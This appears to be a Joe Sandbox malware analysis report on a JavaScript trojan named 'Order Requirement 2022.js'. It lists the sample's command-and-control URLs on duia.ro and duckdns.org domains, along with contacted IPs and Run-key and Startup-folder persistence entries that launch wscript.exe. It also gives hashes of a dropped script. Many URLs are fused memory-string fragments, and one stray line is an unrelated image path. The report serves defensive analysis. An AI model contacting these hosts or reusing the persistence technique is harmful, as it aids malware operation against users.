http://javaautorun.duia.ro:5465/Vreoi	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vre0	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VrehN	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vreor	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyady.	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jbd231.duckdns.org	109.248.144.237	true	true	• 14%, Virustotal, Browse	unknown
javaautorun.duia.ro	154.120.126.87	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://jbd231.duckdns.org:2022/is-ready	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://javaautorun.duia.ro:5465/VreM3:.0	wscript.exe, 0000000C.00000002.854455926 .000001531A0E6000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyT	wscript.exe, 00000002.00000002.893454601 .0000025291BD5000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyI	wscript.exe, 0000000D.00000002.893254770 .000001B9F4429000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000002.890666886.000001B9F43C4000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525194748 .000001B9F4426000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-ready32	wscript.exe, 0000000D.00000003.525815657 .000001B9F4459000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000003.525373780.000001B9F444C000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525509334 .000001B9F4453000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 D.00000003.524400656.000001B9F443D000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525031245 .000001B9F4445000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://jbd231.duckdns.org:2022/is-readyK	wscript.exe, 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyL	wscript.exe, 00000002.00000003.401571383.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vrew	wscript.exe, 00000006.00000002.875779129.0000026E2AEF0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vre63209-4053062332-100	wscript.exe, 00000006.00000002.848811043.0000026E2ADF0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000E.00000002.847586711.000001E4568C0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyG	wscript.exe, 00000002.00000003.400937487.0000025291B6D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401267934.0000025291B77000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401644606.0000025291B83000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyXFwuXFxyb290XFxjaW12MiIpOw0KdmFy	wscript.exe, 00000002.00000003.400937487.0000025291B6D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401267934.0000025291B77000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-ready_	wscript.exe, 0000000D.00000002.882599346.000001B9F3D50000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readys.org:2022/is-ready	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.400937487.0000025291B6D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401267934.0000025291B77000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401644606.0000025291B83000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vre	wscript.exe, 0000000E.00000002.891459957.000001E456AA0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vre.duia.ro:5465/Vre	wscript.exe, 00000004.00000002.882445640.000002001685100O.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vrecnkgew0KhN	wscript.exe, 0000000E.00000002.891459957.000001E456AA0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VreYWNlKCIl	wscript.exe, 00000001.00000002.847538264.00000228B2A80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.842409404.0000020016230000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.846562471.0000026E2A810000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.827729174.0000029D80190000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-ready3	wscript.exe, 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vred	wscript.exe, 00000004.00000002.892957672.0000020016F08000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-ready-	wscript.exe, 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-ready.	wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://javaautorun.duia.ro:5465/Vrecnkgew0K	wscript.exe, 00000001.00000002.847538264.00000228B2A80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.842409404.0000020016230000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.846562471.0000026E2A810000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.827729174.0000029D80190000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.843831563.000001531A020000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org/O?	wscript.exe, 0000000D.00000003.525815657.000001B9F4459000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525373780.000001B9F444C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525509334.000001B9F4453000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.524400656.000001B9F443D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.893638808.000001B9F444E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525031245.000001B9F4445000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vrero6	wscript.exe, 00000001.00000003.378710691.00000228B3161000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VreMC	wscript.exe, 00000004.00000002.854554678.0000020016790000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/	wscript.exe, 0000000E.00000003.481502625.000001E45640E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000E.00000002.816513877.000000D86C2F2000.00000004.00000010.00020000.00000000.sdmp, wscript.exe, 0000000E.00000003.546074627.000001E4563F2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000E.00000002.847586711.000001E4568C0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vreoh_AE	wscript.exe, 00000001.00000002.851874113.00000228B3130000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-ready&	wscript.exe, 00000002.00000003.400937487.0000025291B6D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.886964153.0000025291B72000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/VreY	wscript.exe, 00000006.00000002.875779129.0000026E2AEF0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vresofdowches	wscript.exe, 00000001.00000003.378710691.00000228B3161000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vrer	wscript.exe, 00000006.00000002.856776176.0000026E2AE71000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-ready#X5	wscript.exe, 0000000D.00000002.893254770.000001B9F4429000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyD	wscript.exe, 0000000D.00000002.894277954.000001B9F44A7000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vreo	wscript.exe, 00000004.00000002.882445640.0000020016851000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.835362703.0000029D802A1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000E.00000002.869237827.000001E456940000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VreConnectionKeep-Alive	wscript.exe, 00000004.00000002.854554678.0000020016790000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://jbd231.duckdns.org:2022/is-ready?	wscript.exe, 00000002.00000003.401463583.0000025291BCB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/VredmFyIGZyhN	wscript.exe, 0000000E.00000002.891459957.000001E456AA0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyd8	wscript.exe, 0000000D.00000003.525815657.000001B9F4459000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525373780.000001B9F444C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525509334.000001B9F4453000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.524400656.000001B9F443D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.893638808.000001B9F444E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525031245.000001B9F4445000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:20ecuritycenter2=	wscript.exe, 00000004.00000002.854554678.0000020016790000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://javaautorun.duia.ro:5465/Vrej	wscript.exe, 00000001.00000002.851874113.00000228B3130000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.379274839.00000228B317E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000003.378710691.00000228B3161000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/ZpbGU	wscript.exe, 00000008.00000003.394109169.0000029D8001A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vre$K	wscript.exe, 0000000C.00000002.844278843.000001531A030000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyady	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vrel	wscript.exe, 0000000C.00000002.858724337.000001531A102000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyh8	wscript.exe, 0000000D.00000002.893638808.000001B9F444E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vref	wscript.exe, 0000000E.00000002.847586711.000001E4568C0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readys.org:2022/is-readypData	wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyckdns.org:2022/is-ready	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyspecified	wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vreh	wscript.exe, 00000004.00000002.882445640.0000020016851000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.835362703.0000029D802A1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000E.00000002.869237827.000001E456940000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyadyEM	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyEM	wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://jbd231.duckdns.org/	wscript.exe, 00000002.00000003.401450984.0000025291BC4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.400937487.0000025291B6D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.893140463.0000025291BBB000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401267934.0000025291B77000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401644606.0000025291B83000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525815657.000001B9F4459000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525315950.000001B9F448D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525373780.000001B9F444C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525509334.000001B9F4453000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.524400656.000001B9F443D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.893638808.000001B9F444E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525031245.000001B9F4445000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vre:	wscript.exe, 0000000E.00000002.892699772.000001E4570B0000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VreMe	wscript.exe, 00000008.00000002.869225763.0000029DFD7E8000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readym32	wscript.exe, 0000000D.00000003.524400656.000001B9F443D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525031245.000001B9F4445000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/VreZXNwb25z	wscript.exe, 00000001.00000002.847538264.00000228B2A80000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VreZXNwb25zf/	wscript.exe, 00000004.00000002.842409404.0000020016230000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VreS	wscript.exe, 0000000C.00000002.844278843.000001531A030000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readysL8	wscript.exe, 0000000D.00000003.525815657.000001B9F4459000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525373780.000001B9F444C000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525509334.000001B9F4453000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.524400656.000001B9F443D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000003.525031245.000001B9F4445000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org/1	wscript.exe, 00000002.00000003.400937487.0000025291B6D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401267934.0000025291B77000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401644606.0000025291B83000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/VreN	wscript.exe, 0000000C.00000002.858724337.000001531A102000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org/ilter-0000	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://jbd231.duckdns.org/on	wscript.exe, 00000002.00000003.401571383.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jbd231.duckdns.org:2022/is-readyas	wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/VreM	wscript.exe, 00000001.00000002.851874113.00000228B3130000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.856776176.0000026E2AE71000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.835362703.0000029D802A1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.854455926.000001531A0E6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VredmFyIGZy	wscript.exe, 00000001.00000002.847538264.00000228B2A80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.842409404.0000020016230000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.846562471.0000026E2A810000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.827729174.0000029D80190000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.843831563.000001531A020000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyAN	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vre#	wscript.exe, 0000000E.00000002.892699772.000001E4570B0000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyed.	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vre1_	wscript.exe, 0000000E.00000002.819896845.000001E4548B8000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyt	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.401571383.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.889666132.0000025291B7B000.00000004.00000020.00020000.00000000.sdmp	true		unknown
http://javaautorun.duia.ro:5465/Vres);	wscript.exe, 00000001.00000002.847538264.00000228B2A80000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.842409404.0000020016230000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000006.00000002.846562471.0000026E2A810000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.827729174.0000029D80190000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000C.00000002.843831563.000001531A020000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000E.00000002.891459957.000001E456AA0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readye	wscript.exe, 00000002.00000002.893454601.0000025291BD5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://javaautorun.duia.ro:5465/Vre.	wscript.exe, 0000000E.00000002.892699772.000001E4570B0000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vre0	wscript.exe, 00000001.00000003.379518455.00000228B31AF000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/Vreoi	wscript.exe, 00000008.00000002.869225763.0000029DFD7E8000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://javaautorun.duia.ro:5465/VrehN	wscript.exe, 0000000E.00000002.891459957.000001E456AA0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://javaautorun.duia.ro:5465/Vreor	wscript.exe, 00000006.00000002.848811043.0000026E2ADF0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://jbd231.duckdns.org:2022/is-readyady.	wscript.exe, 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.248.150.138	unknown	Russian Federation		52048	DATACLUBLV	true
154.120.126.87	javaautorun.duia.ro	Nigeria		37340	SpectranetNG	true
109.248.144.237	jbd231.duckdns.org	Russian Federation		60567	DATACLUB-SE	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715072
Start date and time:	2022-10-03 15:55:21 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order Requirement 2022.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winJS@20/6@14/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:56:23	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Order Requirement 2022 wscript.exe //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js"
15:56:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Order Requirement 2022 wscript.exe //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js"
15:56:40	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run Order Requirement 2022 wscript.exe //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js"
15:56:51	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CeklalTska.js
15:56:59	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\CeklalTska.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines (24033), with CRLF line terminators
Category:	dropped
Size (bytes):	34202
Entropy (8bit):	5.996401349775698
Encrypted:	false
SSDEEP:	768:IxHXotUvvb7O8F9rKVsCnKO3Ab+fHVrvjvNapwjPF:cotUvHQeKfHJDNapwj9
MD5:	7D3813B6915E33AEB2AFFC2C3FF7F04B
SHA1:	6E3E1AA58E9EBCB2CC2D334AC6C8AE9747BB38A4
SHA-256:	CBD6DE4D1EACC777A082333735D588B04E7E96C6223A95E0E07B5A8A85CEDA72
SHA-512:	FB07C39675C26691E9F733B30302A666225A4186157CB6612EEA8B9FE11D2F42E3440A43AADDBDA362FCC181BC1E7106566F51085330C59ECA6A1EBA2CB1201 7
Malicious:	**true**
